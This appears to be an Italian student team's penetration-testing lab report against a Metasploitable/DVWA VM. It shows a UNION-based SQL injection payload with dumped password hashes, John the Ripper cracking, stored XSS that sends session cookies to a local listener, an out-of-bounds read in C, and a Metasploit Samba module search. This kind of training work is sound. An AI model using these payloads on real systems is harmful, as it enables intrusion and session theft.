
Build WEEK2

Vincenzo Colletta
Ernesto Robles
Davide Lecci
Christian Huamacto
Simone Caracci
Matteo Murillo
Duc Tin Ly
Giacomo Caregnato



SQL INJECTION

Dispositivi coinvolti

MACCHINA KALI: 192.168.13.100
MACCHINA METASPOITABLE: 192.168.13.150

Strumenti utilizzati

JOHN THE RIPPER

SQL INJECTION


Un attaccante può sfruttare una SQLI per tentare di estrapolare dei dati dal database, quando la SQLi è blind l'attaccante non riceve direttamente i risultati delle query, questo rende l'operazione di attacco più complessa in quanto si hanno meno informazioni sulla struttura del database ma può ancora determinare se una condizione è vera o falsa attraverso metodi indiretti.

In questo caso con l'uso della DVWA (servizio web esposto dalla machina Metaspoitable) sono state provate due query utili in cui una condizione è sempre vera: una permette di visualizzare tutti gli utenti della tabella users **ed un altra permette di visualizzare tutti i dati di autenticazione della tabella users come viene qui raffigurato.**

```
ID: '  UNION SELECT user,password FROM users  #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: '  UNION SELECT user,password FROM users  #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: '  UNION SELECT user,password FROM users  #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: '  UNION SELECT user,password FROM users  #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: '  UNION SELECT user,password FROM users  #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Sfruttando le SQL Injection si estraggono dati dal databse come: nome, user e password(hash).
In questo caso vediamo che il nome utente è leggibile in chiaro, invece per le passwords abbiamo la necessità di decifrarle mediante il codice hash che abbiamo ottenuto utilizzando un applicazione dedicata come John.

Con l'uso del tool John the Ripper riusciamo a decifrare le password in hash trovando le loro corrispondenze in chiaro. Per fare ciò usiamo il comando qui illustrato dandogli in input il file contenente tutti i dati necessari.



XSS STORED


Dispositivi coinvolti

MACCHINA KALI: 192.168.104.100
MACCHINA METASPOITABLE: 192.104.150

XSS STORED

Le vulnerabilità XSS si generano quando un’applicazione utilizza un input proveniente dall’utente senza filtrarlo, e successivamente utilizza questo input per generare il contenuto che verrà mostrato all’utente.

Gli attacchi XSS stored avvengono quando il payload viene iniettato al sito vulnerabile e poi successivamente salvato. È definito persistente poiché il codice viene eseguito ogni volta che un web browser visita la pagina compromessa, per questo sono pericolosi in quanto con un singolo attacco si possono colpire diversi utenti



Con lo script in figura viene fatto il redirect della pagina verso il web server temporaneo che abbiamo creato, in ascolto sulla porta 4444 del nostro localhost, mentre il cookie dentro al http.server, inizializzato con Python, viene popolato con i cookie di sessione della vittima. Con questo procedimento si è in grado di rubare la sessione, autenticandosi alla pagina web, di un utente potendo poi eseguire operazioni al suo posto come ad esempio (l'acquisto di merce con le sue carte) .

Buffer Overflow

Dispositivi coinvolti

MACCHINA KALI: 192.168.104.100

Strumenti utilizzati

CODICE BOF.C

Buffer Overflow

Buffer overflow si verifica quando un programma riceve più dati di quelli che può gestire. Gli input utente o i dati provenienti da una fonte esterna vengono scritti in un'area di memoria definita "buffer". Se l'input supera la dimensione massima prevista per il buffer, il dato in eccesso può sovrascrivere altre parti della memoria.

Sfruttando il buffer overflow un aggressore può sovrascrivere dati importanti nella memoria, come: variabili, puntatori o indirizzi di ritorno della funzione contenente un indirizzo di un codice malevolo, ottenendo l'esecuzione di codice arbitrario nel programma compromesso.

Un simile accaduto all’interno di un’azienda potrebbe portare a furti di dati sensibili, danni all'integrità dei dati o al sistema, o addirittura al controllo completo del sistema da parte dell'attaccante, portando così I clienti a perdere fiducia e preferire prodotti o servizi di competitors che dimostrano maggiore impegno per la sicurezza.

Questo codice in linguaggio C svolge le seguenti operazioni:

1. Dichiarazione di un array di interi `vector` di dimensione 10 e di alcune variabili di controllo (`I`, `J`, `K`, `swap_var`).
2. Chiede all'utente di inserire 10 interi mediante un ciclo `for` e la funzione `scanf`. Ogni intero viene memorizzato nell'array `vector`.
3. Stampa il vettore inserito dall'utente.
4. Ordina il vettore in ordine crescente usando l'algoritmo di ordinamento a bolle (bubble sort) mediante due cicli `for` annidati.
5. Stampa il vettore ordinato.

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;

printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
        {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
        }

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }


for (j = 0 ; j < 10 - 1; j++)
        {
        for (k = 0 ; k < 10 - j - 1; k++)
                {
                        if (vector[k] > vector[k+1])
                        {
                        swap_var=vector[k];
                        vector[k]=vector[k+1];
                        vector[k+1]=swap_var;
                        }
                }
        }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
        {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }
return 0;
```

Buffer Overflow

Avvalendoci del codice C qui raffigurato abbiamo una dimostrazione di come funziona nello specifico un buffer overflow.

nel secondo ciclo “for” è possibile vedere come il ciclo vada all’infinito consentendo all’utente di visualizzare dati oltre la dimensione massima dell’array, che vanno così a sovrascrivere nella ram dati gia esistenti.

il risultato è la generazione di un errore “SEGMENTATION FAULT”. e’ dunque necessario prevedere un controllo in fase di programmazione affinché ciò non si verifichi.

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
    {
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
    }


printf ("\nIl vettore inserito e':\n");
for ( i = 0 ; i > -1 ; i++) // cambiamento di limite output negativo
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
    printf("\n");
    }
```

```
[2108]: 1818323759
[2109]: 1698967401
[2110]: 1869900659
[2111]: 791555952
[2112]: 862351202
[2113]: 1647259136
[2114]: 3368559
[2115]: 0
[2116]: 0
zsh: segmentation fault  ./bof3
```


Vulnerabilities Metaspoitable

Dispositivi coinvolti

MACCHINA KALI: 192.168.50.100
MACCHINA METASPOITABLE: 192.168.50.150


Strumenti utilizzati

NESSUS:
STRUMENTO UTILIZZATO PER LA SCANSIONE DELLE VULNERABILTÀ E POTENZIALI PROBLEMI DI SICUREZZA.
METASPLOIT:
METASPLOIT “FRAMEWORK OPEN-SOURCE” USATO PER IL PENETRATION TESTING E LO SVILUPPO DI EXPLOIT



SMB

Abbiamo effettuato una scansione Nessus sulla macchina Metaspoitable. Questo tool effettua una serie di test automatici su servizi e porte aperte, cercando di individuare vulnerabilità e potenziali problemi di sicurezza, fornendoci un resoconto dettagliato della scansione fatta. Oggi cercheremo di mitigare la vulnerabilità ad alto rischio del servizio SAMBA testando la sua “effettiva” vulnerabilità effettuando l’Exploit su di essa.





Con Metasploit si ricerca un Exploit adatto a sfruttare le vulnerabilità del servizio SMB.
Qui affianco sono illustrati alcuni degli Exploit che possono essere d'aiuto e fra loro ne scegliamo uno.
Successivamente scegliamo un payload adatto fra le varie opzioni.
Qui affianco illustriamo entrambe le situazioni.

```
msf6 > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank
    Check  Description
   -   ----                                                ---------------  ----
    -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excelle
nt  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average
    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excelle
nt  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual
```

